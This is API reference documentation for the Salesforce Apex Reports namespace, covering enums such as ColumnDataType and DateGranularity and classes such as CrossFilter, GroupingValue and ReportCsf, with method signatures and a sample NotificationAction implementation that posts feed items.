The `Reports.ColumnDataType` enum describes the type of data in a column. It is returned by the `getDataType` method.

Namespace

Reports

Enum Values

The following are the values of the `Reports.ColumnDataType` enum.

Value	Description
`BOOLEAN_DATA`	Boolean (`true` or `false`) values
`COMBOBOX_DATA`	Comboboxes, which provide a set of enumerated values and enable the user to specify a value that is not in the list
`CURRENCY_DATA`	Currency values
`DATETIME_DATA`	DateTime values
`DATE_DATA`	Date values
`DOUBLE_DATA`	Double values
`EMAIL_DATA`	Email addresses
`ID_DATA`	An object's Salesforce ID
`INT_DATA`	Integer values
`MULTIPICKLIST_DATA`	Multi-select picklists, which provide a set of enumerated values from which multiple values can be selected
`PERCENT_DATA`	Percent values

Value	Description
PHONE_DATA	Phone numbers. Values can include alphabetic characters. Client applications are responsible for phone number formatting.
PICKLIST_DATA	Single-select picklists, which provide a set of enumerated values from which only one value can be selected
REFERENCE_DATA	Cross-references to another object, analogous to a foreign key field
STRING_DATA	String values
TEXTAREA_DATA	String values that are displayed as multiline text fields
TIME_DATA	Time values
URL_DATA	URL values that are displayed as hyperlinks

ColumnSortOrder Enum

The `Reports.ColumnSortOrder` enum describes the order that the grouping column uses to sort data.

Namespace

Reports

Usage

The `GroupingInfo.getColumnSortOrder()` method returns a `Reports.ColumnSortOrder` enum value. The `GroupingInfo.setColumnSortOrder()` method takes the enum value as an argument.

Enum Values

The following are the values of the `Reports.ColumnSortOrder` enum.

Value	Description
ASCENDING	Sort data in ascending order (A–Z)
DESCENDING	Sort data in descending order (Z–A)

CrossFilter Class

Contains methods and constructors used to work with information about a cross filter.

Namespace

Reports

IN THIS SECTION:

CrossFilter Constructors

CrossFilter Methods

CrossFilter Constructors

The following are constructors for `CrossFilter`.

IN THIS SECTION:

CrossFilter(criteria, includesObject, primaryEntityField, relatedEntity, relatedEntityJoinField)

Creates an instance of the `Reports.CrossFilter` class using the specified parameters.

CrossFilter()

Creates an instance of the `Reports.CrossFilter` class. You can then set values by using the class's `set` methods.

`CrossFilter(criteria, includesObject, primaryEntityField, relatedEntity, relatedEntityJoinField)`

Creates an instance of the `Reports.CrossFilter` class using the specified parameters.

Signature

```
public CrossFilter(List<Reports.ReportFilter> criteria, Boolean includesObject, String primaryEntityField, String relatedEntity, String relatedEntityJoinField)
```

Parameters

`criteria`

Type: List<Reports.ReportFilter>

Information about how to filter the `relatedEntity`. Relates the primary entity with a subset of the `relatedEntity`.

`includesObject`

Type: Boolean

Specifies whether objects returned have a relationship with the `relatedEntity` (`true`) or not (`false`).

`primaryEntityField`

Type: String

The name of the object on which the cross filter is evaluated.

`relatedEntity`

Type: String

The name of the object that the `primaryEntityField` is evaluated against—the right-hand side of the cross filter.

`relatedEntityJoinField`

Type: String

The name of the field used to join the `primaryEntityField` and `relatedEntity`.

`CrossFilter()`

Creates an instance of the `Reports.CrossFilter` class. You can then set values by using the class's `set` methods.

Signature

```
public CrossFilter()
```

CrossFilter Methods

The following are methods for `CrossFilter`.

IN THIS SECTION:

getCriteria()
Returns information about how to filter the `relatedEntity`. Describes the subset of the `relatedEntity` which the primary entity is evaluated against.

getIncludesObject()
Returns `true` if primary object has a relationship with the `relatedEntity`, otherwise returns `false`.

getPrimaryEntityField()
Returns the name of the object on which the cross filter is evaluated.

getRelatedEntity()
Returns name of the object that the `primaryEntityField` is evaluated against—the right-hand side of the cross filter.

getRelatedEntityJoinField()
Returns the name of the field used to join the `primaryEntityField` and `relatedEntity`.

setCriteria(criteria)
Specifis how to filter the `relatedEntity`. Relates the primary entity with a subset of the `relatedEntity`.

setIncludesObject(includesObject)
Specifies whether objects returned have a relationship with the `relatedEntity` (`true`) or not (`false`).

setPrimaryEntityField(primaryEntityField)
Specifies the name of the object on which the cross filter is evaluated.

setRelatedEntity(relatedEntity)
Specifies the name of the object that the `primaryEntityField` is evaluated against—the right-hand side of the cross filter.

setRelatedEntityJoinField(relatedEntityJoinField)
Specifies the name of the field used to join the `primaryEntityField` and `relatedEntity`.

toString()
Returns a string.

`getCriteria()`

Returns information about how to filter the `relatedEntity`. Describes the subset of the `relatedEntity` which the primary entity is evaluated against.

Signature

```
public List<Reports.ReportFilter> getCriteria()
```

Return Value

Type: List<Reports.ReportFilter>

`getIncludesObject()`

Returns `true` if primary object has a relationship with the `relatedEntity`, otherwise returns `false`.

Signature

```
public Boolean getIncludesObject()
```

Return Value

Type: Boolean

`getPrimaryEntityField()`

Returns the name of the object on which the cross filter is evaluated.

Signature

```
public String getPrimaryEntityField()
```

Return Value

Type: String

`getRelatedEntity()`

Returns name of the object that the `primaryEntityField` is evaluated against—the right-hand side of the cross filter.

Signature

```
public String getRelatedEntity()
```

Return Value

Type: String

`getRelatedEntityJoinField()`

Returns the name of the field used to join the `primaryEntityField` and `relatedEntity`.

Signature

```
public String getRelatedEntityJoinField()
```

Return Value

Type: String

`setCriteria(criteria)`

Specifis how to filter the `relatedEntity`. Relates the primary entity with a subset of the `relatedEntity`.

Signature

```
public void setCriteria(List<Reports.ReportFilter> criteria)
```

Parameters

`criteria`
Type: List<Reports.ReportFilter>

Return Value

Type: void

`setIncludesObject(includesObject)`

Specifies whether objects returned have a relationship with the `relatedEntity` (`true`) or not (`false`).

Signature

```
public void setIncludesObject(Boolean includesObject)
```

Parameters

`includesObject`
Type: Boolean

Return Value

Type: void

`setPrimaryEntityField(primaryEntityField)`

Specifies the name of the object on which the cross filter is evaluated.

Signature

```
public void setPrimaryEntityField(String primaryEntityField)
```

Parameters

`primaryEntityField`
Type: String

Return Value

Type: void

`setRelatedEntity(relatedEntity)`

Specifies the name of the object that the `primaryEntityField` is evaluated against—the right-hand side of the cross filter.

Signature

```
public void setRelatedEntity(String relatedEntity)
```

Parameters

`relatedEntity`
Type: String

Return Value

Type: void

`setRelatedEntityJoinField(relatedEntityJoinField)`

Specifies the name of the field used to join the `primaryEntityField` and `relatedEntity`.

Signature

```
public void setRelatedEntityJoinField(String relatedEntityJoinField)
```

Parameters

`relatedEntityJoinField`
Type: String

Return Value

Type: void

`toString()`

Returns a string.

Signature

```
public String toString()
```

Return Value

Type: String

CsfGroupType Enum

The group level at which the custom summary format aggregate is displayed in a report.

Enum Values

The following are the values of the `Reports.CsfGroupType` enum.

Value	Description
`ALL`	The aggregate is displayed at the end of every summary row.
`CUSTOM`	The aggregate is displayed at specified grouping levels.
`GRAND_TOTAL`	The aggregate is displayed only at the grand total level.

DateGranularity Enum

The `Reports.DateGranularity` enum describes the date interval that is used for grouping.

Namespace

Reports

Usage

The `GroupingInfo.getDateGranularity` method returns a `Reports.DateGranularity` enum value. The `GroupingInfo.setDateGranularity` method takes the enum value as an argument.

Enum Values

The following are the values of the `Reports.DateGranularity` enum.

Value	Description
`DAY`	The day of the week (Monday–Sunday)
`DAY_IN_MONTH`	The day of the month (1–31)
`FISCAL_PERIOD`	The fiscal period
`FISCAL_QUARTER`	The fiscal quarter
`FISCAL_WEEK`	The fiscal week
`FISCAL_YEAR`	The fiscal year
`MONTH`	The month (January–December)
`MONTH_IN_YEAR`	The month number (1–12)
`NONE`	No date grouping

Value	Description
`QUARTER`	The quarter number (1–4)
`WEEK`	The week number (1–52)
`YEAR`	The year number (####)

DetailColumn Class

Contains methods for describing fields that contain detailed data. Detailed data fields are also listed in the report metadata.

Namespace

Reports

DetailColumn Instance Methods

The following are instance methods for `DetailColumn`. All are instance methods.

IN THIS SECTION:

getName()
Returns the unique API name of the detail column field.

getLabel()
Returns the localized display name of a standard field, the ID of a custom field, or the API name of a bucket field that has detailed data.

getDataType()
Returns the data type of a detail column field.

`getName()`

Returns the unique API name of the detail column field.

Syntax

```
public String getName()
```

Return Value

Type: String

`getLabel()`

Returns the localized display name of a standard field, the ID of a custom field, or the API name of a bucket field that has detailed data.

Syntax

```
public String getLabel()
```

Return Value

Type: String

`getDataType()`

Returns the data type of a detail column field.

Syntax

```
public Reports.ColumnDataType getDataType()
```

Return Value

Type: Reports.ColumnDataType

Dimension Class

Contains information for each row or column grouping.

Namespace

Reports

Dimension Methods

The following are methods for `Dimension`. All are instance methods.

IN THIS SECTION:

getGroupings()
Returns information for each row or column grouping as a list.

`getGroupings()`

Returns information for each row or column grouping as a list.

Syntax

```
public List<Reports.GroupingValue> getGroupings()
```

Return Value

Type: List<Reports.GroupingValue>

EvaluatedCondition Class

Contains the individual components of an evaluated condition for a report notification, such as the aggregate name and label, the operator, and the value that the aggregate is compared to.

Namespace

Reports

IN THIS SECTION:

EvaluatedCondition Constructors

EvaluatedCondition Methods

EvaluatedCondition Constructors

The following are constructors for `EvaluatedCondition`.

IN THIS SECTION:

EvaluatedCondition(aggregateName, aggregateLabel, compareToValue, aggregateValue, displayCompareTo, displayValue, operator)
Creates a new instance of the `Reports.EvaluatedConditions` class using the specified parameters.

`EvaluatedCondition(aggregateName, aggregateLabel, compareToValue, aggregateValue, displayCompareTo, displayValue, operator)`

Creates a new instance of the `Reports.EvaluatedConditions` class using the specified parameters.

Signature

```
public EvaluatedCondition(String aggregateName, String aggregateLabel, Double
compareToValue, Double aggregateValue, String displayCompareTo, String displayValue,
Reports.EvaluatedConditionOperator operator)
```

Parameters

aggregateName
Type: String

The unique API name of the aggregate.

aggregateLabel
Type: String

The localized display name of the aggregate.

compareToValue
Type: Double

The value that the aggregate is compared to in the condition.

aggregateValue
Type: Double

The actual value of the aggregate when the report is run.

displayCompareTo
Type: String

The value that the aggregate is compared to in the condition, formatted for display. For example, a display value for a currency is $20.00 or USD20.00 instead of 20.00.

displayValue
Type: String

The value of the aggregate when the report is run, formatted for display. For example, a display value for a currency is $20.00 or USD20.00 instead of 20.00.

operator
Type: Reports.EvaluatedConditionOperator

The operator used in the condition.

EvaluatedCondition Methods

The following are methods for `EvaluatedCondition`.

IN THIS SECTION:

getAggregateLabel()
Returns the localized display name of the aggregate.

getAggregateName()
Returns the unique API name of the aggregate.

getCompareTo()
Returns the value that the aggregate is compared to in the condition.

getDisplayCompareTo()
Returns the value that the aggregate is compared to in the condition, formatted for display. For example, a display value for a currency is $20.00 or USD20.00 instead of 20.00.

getDisplayValue()
Returns the value of the aggregate when the report is run, formatted for display. For example, a display value for a currency is $20.00 or USD20.00 instead of 20.00.

getOperator()
Returns the operator used in the condition.

getValue()
Returns the actual value of the aggregate when the report is run.

`getAggregateLabel()`

Returns the localized display name of the aggregate.

Signature

```
public String getAggregateLabel()
```

Return Value

Type: String

`getAggregateName()`

Returns the unique API name of the aggregate.

Signature

```
public String getAggregateName()
```

Return Value

Type: String

`getCompareTo()`

Returns the value that the aggregate is compared to in the condition.

Signature

```
public Double getCompareTo()
```

Return Value

Type: Double

`getDisplayCompareTo()`

Returns the value that the aggregate is compared to in the condition, formatted for display. For example, a display value for a currency is $20.00 or USD20.00 instead of 20.00.

Signature

```
public String getDisplayCompareTo()
```

Return Value

Type: String

`getDisplayValue()`

Returns the value of the aggregate when the report is run, formatted for display. For example, a display value for a currency is $20.00 or USD20.00 instead of 20.00.

Signature

```
public String getDisplayValue()
```

Return Value

Type: String

`getOperator()`

Returns the operator used in the condition.

Signature

```
public Reports.EvaluatedConditionOperator getOperator()
```

Return Value

Type: Reports.EvaluatedConditionOperator

`getValue()`

Returns the actual value of the aggregate when the report is run.

Signature

```
public Double getValue()
```

Return Value

Type: Double

EvaluatedConditionOperator Enum

The `Reports.EvaluatedConditionOperator` enum describes the type of operator used to compare an aggregate to a value. It is returned by the `getOperator` method.

Namespace

Reports

Enum Values

The following are the values of the `Reports.EvaluatedConditionOperator` enum.

Value	Description
`EQUAL`	Equality operator.
`GREATER_THAN`	Greater than operator.
`GREATER_THAN_EQUAL`	Greater than or equal to operator.
`LESS_THAN`	Less than operator.
`LESS_THAN_EQUAL`	Less than or equal to operator.
`NOT_EQUAL`	Inequality operator.

FilterOperator Class

Contains information about a filter operator, such as display name and API name.

Namespace

Reports

FilterOperator Methods

The following are methods for `FilterOperator`. All are instance methods.

IN THIS SECTION:

getLabel()
Returns the localized display name of the filter operator. Possible values for this name are restricted based on the data type of the column being filtered.

getName()
Returns the unique API name of the filter operator. Possible values for this name are restricted based on the data type of the column being filtered. For example `multipicklist` fields can use the following filter operators: "equals," "not equal to," "includes," and "excludes." Bucket fields are considered to be of the `String` type.

`getLabel()`

Returns the localized display name of the filter operator. Possible values for this name are restricted based on the data type of the column being filtered.

Syntax

```
public String getLabel()
```

Return Value

Type: String

`getName()`

Returns the unique API name of the filter operator. Possible values for this name are restricted based on the data type of the column being filtered. For example `multipicklist` fields can use the following filter operators: "equals," "not equal to," "includes," and "excludes." Bucket fields are considered to be of the `String` type.

Syntax

```
public String getName()
```

Return Value

Type: String

FilterValue Class

Contains information about a filter value, such as the display name and API name.

Namespace

Reports

FilterValue Methods

The following are methods for `FilterValue`. All are instance methods.

IN THIS SECTION:

getLabel()
Returns the localized display name of the filter value. Possible values for this name are restricted based on the data type of the column being filtered.

getName()
Returns the unique API name of the filter value. Possible values for this name are restricted based on the data type of the column being filtered.

`getLabel()`

Returns the localized display name of the filter value. Possible values for this name are restricted based on the data type of the column being filtered.

Syntax

```
public String getLabel()
```

Return Value

Type: String

`getName()`

Returns the unique API name of the filter value. Possible values for this name are restricted based on the data type of the column being filtered.

Syntax

```
public String getName()
```

Return Value

Type: String

FormulaType Enum

The format of the numbers in a custom summary formula.

Enum Values

The following are the values of the `Reports.FormulaType` enum.

Value	Description
`CURRENCY`	Formatted as currency. For example, $100.00.
`NUMBER`	Formatted as numbers. For example, 100.
`PERCENT`	Formatted as percentages. For example, 100%.

GroupingColumn Class

Contains methods for describing fields that are used for column grouping.

Namespace

Reports

The `GroupingColumn` class provides basic information about column grouping fields. The `GroupingInfo` class includes additional methods for describing and updating grouping fields.

GroupingColumn Methods

The following are methods for `GroupingColumn`. All are instance methods.

IN THIS SECTION:

getName()
Returns the unique API name of the field or bucket field that is used for column grouping.

getLabel()
Returns the localized display name of the field that is used for column grouping.

getDataType()
Returns the data type of the field that is used for column grouping.

getGroupingLevel()
Returns the level of grouping for the column.

`getName()`

Returns the unique API name of the field or bucket field that is used for column grouping.

Syntax

```
public String getName()
```

Return Value

Type: String

`getLabel()`

Returns the localized display name of the field that is used for column grouping.

Syntax

```
public String getLabel()
```

Return Value

Type: String

`getDataType()`

Returns the data type of the field that is used for column grouping.

Syntax

```
public Reports.ColumnDataType getDataType()
```

Return Value

Type: Reports.ColumnDataType

`getGroupingLevel()`

Returns the level of grouping for the column.

Syntax

```
public Integer getGroupingLevel()
```

Return Value

Type: Integer

Usage

- In a summary report, 0, 1, or 2 indicates grouping at the first, second, or third row level.
- In a matrix report, 0 or 1 indicates grouping at the first or second row or column level.

GroupingInfo Class

Contains methods for describing fields that are used for grouping.

Namespace

Reports

GroupingInfo Methods

The following are methods for `GroupingInfo`. All are instance methods.

IN THIS SECTION:

getName()
Returns the unique API name of the field or bucket field that is used for row or column grouping.

getSortOrder()
Returns the order that is used to sort data in a row or column grouping (`ASCENDING` or `DESCENDING`).

getDateGranularity()
Returns the date interval that is used for row or column grouping.

getSortAggregate()
Returns the summary field that is used to sort data within a grouping in a summary report. The value is null when data within a grouping is not sorted by a summary field.

`getName()`

Returns the unique API name of the field or bucket field that is used for row or column grouping.

Syntax

```
public String getName()
```

Return Value

Type: String

`getSortOrder()`

Returns the order that is used to sort data in a row or column grouping (`ASCENDING` or `DESCENDING`).

Syntax

```
public Reports.ColumnSortOrder getSortOrder()
```

Return Value

Type: Reports.ColumnSortOrder

`getDateGranularity()`

Returns the date interval that is used for row or column grouping.

Syntax

```
public Reports.DateGranularity getDateGranularity()
```

Return Value

Type: Reports.DateGranularity

`getSortAggregate()`

Returns the summary field that is used to sort data within a grouping in a summary report. The value is null when data within a grouping is not sorted by a summary field.

Syntax

```
public String getSortAggregate()
```

Return Value

Type: String

GroupingValue Class

Contains grouping values for a row or column, including the key, label, and value.

Namespace

Reports

GroupingValue Methods

The following are methods for `GroupingValue`. All are instance methods.

IN THIS SECTION:

getGroupings()
Returns a list of second- or third-level row or column groupings. If there are none, the value is an empty array.

getKey()
Returns the unique identifier for a row or column grouping. The identifier is used by the fact map to specify data values within each grouping.

getLabel()
Returns the localized display name of a row or column grouping. For date and time fields, the label is the localized date or time.

getValue()
Returns the value of the field that is used as a row or column grouping.

`getGroupings()`

Returns a list of second- or third-level row or column groupings. If there are none, the value is an empty array.

Syntax

```
public LIST<Reports.GroupingValue> getGroupings()
```

Return Value

Type: List<Reports.GroupingValue>

`getKey()`

Returns the unique identifier for a row or column grouping. The identifier is used by the fact map to specify data values within each grouping.

Syntax

```
public String getKey()
```

Return Value

Type: String

`getLabel()`

Returns the localized display name of a row or column grouping. For date and time fields, the label is the localized date or time.

Syntax

```
public String getLabel()
```

Return Value

Type: String

`getValue()`

Returns the value of the field that is used as a row or column grouping.

Syntax

```
public Object getValue()
```

Return Value

Type: Object

Usage

The value depends on the field's data type.

- Currency fields:
  - `amount`: Of type currency. A data cell's value.

  - `currency`: Of type picklist. The ISO 4217 currency code, if available; for example, USD for US dollars or CNY for Chinese yuan. (If the grouping is on the converted currency, this value is the currency code for the report and not for the record.)

- Picklist fields: API name. For example, a custom picklist field—`Type of Business` with values 1, 2, and 3 for Consulting, Services, and Add-On Business respectively—has `1`, `2`, or `3` as the grouping value.
- ID fields: API name.
- Record type fields: API name.
- Date and time fields: Date or time in ISO-8601 format.
- Lookup fields: Unique API name. For example, for the `Opportunity Owner` lookup field, the ID of each opportunity owner's Chatter profile page can be a grouping value.

NotificationAction Interface

Implement this interface to trigger a custom Apex class when the conditions for a report notification are met.

Namespace

Reports

Usage

Report notifications for reports that users have subscribed to can trigger a custom Apex class, which must implement the `Reports.NotificationAction` interface. The `execute` method in this interface receives a `NotificationActionContext` object as a parameter, which contains information about the report instance and the conditions that must be met for a notification to be triggered.

IN THIS SECTION:

NotificationAction Methods

NotificationAction Example Implementation

NotificationAction Methods

The following are methods for `NotificationAction`.

IN THIS SECTION:

execute(context)

Executes the custom Apex action specified in the `context` parameter of the context object, `NotificationActionContext`. The object contains information about the report instance and the conditions that must be met for a notification to be triggered. The method executes whenever the specified conditions are met.

`execute(context)`

Executes the custom Apex action specified in the `context` parameter of the context object, `NotificationActionContext`. The object contains information about the report instance and the conditions that must be met for a notification to be triggered. The method executes whenever the specified conditions are met.

Signature

```
public void execute(Reports.NotificationActionContext context)
```

Parameters

context
Type: Reports.NotificationActionContext

Return Value

Type: Void

NotificationAction Example Implementation

This is an example implementation of the `Reports.NotificationAction` interface.

```
public class AlertOwners implements Reports.NotificationAction {

    public void execute(Reports.NotificationActionContext context) {
        Reports.ReportResults results = context.getReportInstance().getReportResults();
        for(Reports.GroupingValue g: results.getGroupingsDown().getGroupings()) {
            FeedItem t = new FeedItem();
            t.ParentId = (Id)g.getValue();
            t.Body = 'This record needs attention. Please view the report.';
            t.Title = 'Needs Attention: '+ results.getReportMetadata().getName();
            t.LinkUrl = '/' + results.getReportMetadata().getId();
            insert t;
        }
    }
}
```

NotificationActionContext Class

Contains information about the report instance and condition threshold for a report notification.

Namespace

Reports

IN THIS SECTION:

NotificationActionContext Constructors

NotificationActionContext Methods

NotificationActionContext Constructors

The following are constructors for `NotificationActionContext`.

IN THIS SECTION:

NotificationActionContext(reportInstance, thresholdInformation)
Creates a new instance of the `Reports.NotificationActionContext` class using the specified parameters.

`NotificationActionContext(reportInstance, thresholdInformation)`

Creates a new instance of the `Reports.NotificationActionContext` class using the specified parameters.

Signature

```
public NotificationActionContext(Reports.ReportInstance reportInstance,
Reports.ThresholdInformation thresholdInformation)
```

Parameters

`reportInstance`
Type: Reports.ReportInstance

An instance of a report.

`thresholdInformation`
Type: Reports.ThresholdInformation

The evaluated conditions for the notification.

NotificationActionContext Methods

The following are methods for `NotificationActionContext`.

IN THIS SECTION:

getReportInstance()
Returns the report instance associated with the notification.

getThresholdInformation()
Returns the threshold information associated with the notification.

`getReportInstance()`

Returns the report instance associated with the notification.

Signature

```
public Reports.ReportInstance getReportInstance()
```

Return Value

Type: Reports.ReportInstance

`getThresholdInformation()`

Returns the threshold information associated with the notification.

Signature

```
public Reports.ThresholdInformation getThresholdInformation()
```

Return Value

Type: Reports.ThresholdInformation

ReportCsf Class

Contains methods and constructors for working with information about a custom summary formula (CSF).

Namespace

Reports

IN THIS SECTION:

ReportCsf Constructors

ReportCsf Methods

ReportCsf Constructors

The following are constructors for `ReportCsf`.

IN THIS SECTION:

ReportCsf(label, description, formulaType, decimalPlaces, downGroup, downGroupType, acrossGroup, acrossGroupType, formula)
Creates an instance of the `Reports.ReportCsf` class using the specified parameters.

ReportCsf()
Creates an instance of the `Reports.ReportCsf` class. You can then set values by using the class's `set` methods.

`ReportCsf(label, description, formulaType, decimalPlaces, downGroup, downGroupType, acrossGroup, acrossGroupType, formula)`

Creates an instance of the `Reports.ReportCsf` class using the specified parameters.

Signature

```
public ReportCsf(String label, String description, Reports.FormulaType formulaType,
Integer decimalPlaces, String downGroup, Reports.CsfGroupType downGroupType, String
acrossGroup, Reports.CsfGroupType acrossGroupType, String formula)
```

Parameters

`label`
Type: String

The user-facing name of the custom summary formula.

description
Type: String

The user-facing description of the custom summary formula.

formulaType
Type: Reports.FormulaType

The format of the numbers in the custom summary formula.

decimalPlaces
Type: Integer

The number of decimal places to include in numbers.

downGroup
Type: String

The name of a row grouping when the `downGroupType` is `CUSTOM`; `null` otherwise.

downGroupType
Type: Reports.CsfGroupType

Where to display the aggregate of the custom summary formula.

acrossGroup
Type: String

The name of a column grouping when the `accrossGroupType` is `CUSTOM`; `null` otherwise.

acrossGroupType
Type: Reports.CsfGroupType

Where to display the aggregate of the custom summary formula.

formula
Type: String

The operations performed on values in the custom summary formula.

`ReportCsf()`

Creates an instance of the `Reports.ReportCsf` class. You can then set values by using the class's `set` methods.

Signature

```
public ReportCsf()
```

ReportCsf Methods

The following are methods for `ReportCsf`.

IN THIS SECTION:

getAcrossGroup()
Returns the name of a column grouping when the `acrossGroupType` is `CUSTOM`. Otherwise, returns `null`.

getAcrossGroupType()
Returns where to display the aggregate.

getDecimalPlaces()

Returns the number of decimal places that numbers in the custom summary formula have.

getDescription()

Returns the user-facing description of a custom summary formula.

getDownGroup()

Returns the name of a row grouping when the `downGroupType` is `CUSTOM`. Otherwise, returns `null`.

getDownGroupType()

Returns where to display the aggregate of the custom summary formula.

getFormula()

Returns the operations performed on values in the custom summary formula.

getFormulaType()

Returns the formula type.

getLabel()

Returns the user-facing name of the custom summary formula.

setAcrossGroup(acrossGroup)

Specifies the column for the across grouping.

setAcrossGroupType(value)

Sets where to display the aggregate.

setAcrossGroupType(acrossGroupType)

Sets where to display the aggregate.

setDecimalPlaces(decimalPlaces)

Sets the number of decimal places in numbers.

setDescription(description)

Sets the user-facing description of the custom summary formula.

setDownGroup(downGroup)

Sets the name of a row grouping when the `downGroupType` is `CUSTOM`.

setDownGroupType(value)

Sets where to display the aggregate.

setDownGroupType(downGroupType)

Sets where to display the aggregate.

setFormula(formula)

Sets the operations to perform on values in the custom summary formula.

setFormulaType(value)

Sets the format of the numbers in the custom summary formula.

setFormulaType(formulaType)

Sets the format of numbers used in the custom summary formula.

setLabel(label)

Sets the user-facing name of the custom summary formula.

toString()

Returns a string.

getAcrossGroup()

Returns the name of a column grouping when the `acrossGroupType` is `CUSTOM`. Otherwise, returns `null`.

Signature

```
public String getAcrossGroup()
```

Return Value

Type: String

getAcrossGroupType()

Returns where to display the aggregate.

Signature

```
public Reports.CsfGroupType getAcrossGroupType()
```

Return Value

Type: Reports.CsfGroupType

getDecimalPlaces()

Returns the number of decimal places that numbers in the custom summary formula have.

Signature

```
public Integer getDecimalPlaces()
```

Return Value

Type: Integer

getDescription()

Returns the user-facing description of a custom summary formula.

Signature

```
public String getDescription()
```

Return Value

Type: String

getDownGroup()

Returns the name of a row grouping when the `downGroupType` is `CUSTOM`. Otherwise, returns `null`.

Signature

```
public String getDownGroup()
```

Return Value

Type: String

`getDownGroupType()`

Returns where to display the aggregate of the custom summary formula.

Signature

```
public Reports.CsfGroupType getDownGroupType()
```

Return Value

Type: Reports.CsfGroupType

`getFormula()`

Returns the operations performed on values in the custom summary formula.

Signature

```
public String getFormula()
```

Return Value

Type: String

`getFormulaType()`

Returns the formula type.

Signature

```
public Reports.FormulaType getFormulaType()
```

Return Value

Type: Reports.FormulaType

`getLabel()`

Returns the user-facing name of the custom summary formula.

Signature

```
public String getLabel()
```

Return Value

Type: String

setAcrossGroup(acrossGroup)

Specifies the column for the across grouping.

Signature

```
public void setAcrossGroup(String acrossGroup)
```

Parameters

acrossGroup
Type: String

Return Value

Type: void

setAcrossGroupType(value)

Sets where to display the aggregate.

Signature

```
public void setAcrossGroupType(String value)
```

Parameters

value
Type: String

For possible values, see Reports.CsfGroupType.

Return Value

Type: void

setAcrossGroupType(acrossGroupType)

Sets where to display the aggregate.

Signature

```
public void setAcrossGroupType(Reports.CsfGroupType acrossGroupType)
```

Parameters

acrossGroupType
Type: Reports.CsfGroupType

Return Value

Type: void

`setDecimalPlaces(decimalPlaces)`

Sets the number of decimal places in numbers.

Signature

```
public void setDecimalPlaces(Integer decimalPlaces)
```

Parameters

`decimalPlaces`
Type: Integer

Return Value

Type: void

`setDescription(description)`

Sets the user-facing description of the custom summary formula.

Signature

```
public void setDescription(String description)
```

Parameters

`description`
Type: String

Return Value

Type: void

`setDownGroup(downGroup)`

Sets the name of a row grouping when the `downGroupType` is `CUSTOM`.

Signature

```
public void setDownGroup(String downGroup)
```

Parameters

`downGroup`
Type: String

Return Value

Type: void

`setDownGroupType(value)`

Sets where to display the aggregate.

Signature

```
public void setDownGroupType(String value)
```

Parameters

value
Type: String

For valid values, see Reports.CsfGroupType.

Return Value

Type: void

`setDownGroupType(downGroupType)`

Sets where to display the aggregate.

Signature

```
public void setDownGroupType(Reports.CsfGroupType downGroupType)
```

Parameters

downGroupType
Type: Reports.CsfGroupType

Return Value

Type: void

`setFormula(formula)`

Sets the operations to perform on values in the custom summary formula.

Signature

```
public void setFormula(String formula)
```

Parameters

formula
Type: String

Return Value

Type: void

`setFormulaType(value)`

Sets the format of the numbers in the custom summary formula.

Signature

```
public void setFormulaType(String value)
```

Parameters

value
Type: String

For valid values, see Reports.FormulaType.

Return Value

Type: void

`setFormulaType(formulaType)`

Sets the format of numbers used in the custom summary formula.

Signature

```
public void setFormulaType(Reports.FormulaType formulaType)
```

Parameters

formulaType
Type: Reports.FormulaType

Return Value

Type: void

`setLabel(label)`

Sets the user-facing name of the custom summary formula.

Signature

```
public void setLabel(String label)
```

Parameters

label
Type: String

Return Value

Type: void

`toString()`

Returns a string.

Signature

```
public String toString()
```

Return Value

Type: String

ReportCurrency Class

Contains information about a currency value, including the amount and currency code.

Namespace

Reports

ReportCurrency Methods

The following are methods for `ReportCurrency`. All are instance methods.

IN THIS SECTION:

getAmount()
Returns the amount of the currency value.

getCurrencyCode()
Returns the report currency code, such as USD, EUR, or GBP, for an organization that has multicurrency enabled. The value is `null` if the organization does not have multicurrency enabled.

`getAmount()`

Returns the amount of the currency value.

Syntax

```
public Decimal getAmount()
```

Return Value

Type: Decimal

`getCurrencyCode()`

Returns the report currency code, such as USD, EUR, or GBP, for an organization that has multicurrency enabled. The value is `null` if the organization does not have multicurrency enabled.

Syntax

```
public String getCurrencyCode()
```

Return Value

Type: String

ReportDataCell Class

Contains the data for a cell in the report, including the display label and value.

Namespace

Reports

ReportDataCell Methods

The following are methods for `ReportDataCell`. All are instance methods.

IN THIS SECTION:

getLabel()
Returns the localized display name of the value of a specified cell in the report.

getValue()
Returns the value of a specified cell of a detail row of a report.

`getLabel()`

Returns the localized display name of the value of a specified cell in the report.

Syntax

```
public String getLabel()
```

Return Value

Type: String

`getValue()`

Returns the value of a specified cell of a detail row of a report.

Syntax

```
public Object getValue()
```

Return Value

Type: Object

ReportDescribeResult Class

Contains report, report type, and extended metadata for a tabular, summary, or matrix report.

Namespace

Reports

ReportDescribeResult Methods

The following are methods for `ReportDescribeResult`. All are instance methods.

IN THIS SECTION:

getReportExtendedMetadata()
Returns additional information about grouping and summaries.

getReportMetadata()
Returns unique identifiers for groupings and summaries.

getReportTypeMetadata()
Returns the fields in each section of a report type, plus filtering information for those fields.

`getReportExtendedMetadata()`

Returns additional information about grouping and summaries.

Syntax

```
public Reports.ReportExtendedMetadata getReportExtendedMetadata()
```

Return Value

Type: Reports.ReportExtendedMetadata

`getReportMetadata()`

Returns unique identifiers for groupings and summaries.

Syntax

```
public Reports.ReportMetadata getReportMetadata()
```

Return Value

Type: Reports.ReportMetadata

`getReportTypeMetadata()`

Returns the fields in each section of a report type, plus filtering information for those fields.

Syntax

```
public Reports.ReportTypeMetadata getReportTypeMetadata()
```

Return Value

Type: Reports.ReportTypeMetadata

ReportDetailRow Class

Contains data cells for a detail row of a report.

Namespace

Reports

ReportDetailRow Methods

The following are methods for `ReportDetailRow`. All are instance methods.

IN THIS SECTION:

getDataCells()
Returns a list of data cells for a detail row.

`getDataCells()`

Returns a list of data cells for a detail row.

Syntax

```
public LIST<Reports.ReportDataCell> getDataCells()
```

Return Value

Type: List<Reports.ReportDataCell>

ReportDivisionInfo Class

Contains information about the divisions that can be used to filter a report.

Available only if your organization uses divisions to segment data and you have the "Affected by Divisions" permission. If you do not have the "Affected by Divisions" permission, your reports include records in all divisions.

Namespace

Reports

Usage

Use to filter records in the report based on a division, like West Coast and East Coast.

ReportDivisionInfo Methods

The following are methods for `ReportDivisionInfo`.

`getDefaultValue()`

Returns the default division for the report.

Signature

```
public String getDefaultValue()
```

Return Value

Type: String

`getValues()`

Returns a list of all possible divisions for the report.

Signature

```
public List<Reports.FilterValue> getValues()
```

Return Value

Type: List<Reports.FilterValue>

ReportExtendedMetadata Class

Contains report extended metadata for a tabular, summary, or matrix report.

Namespace

Reports

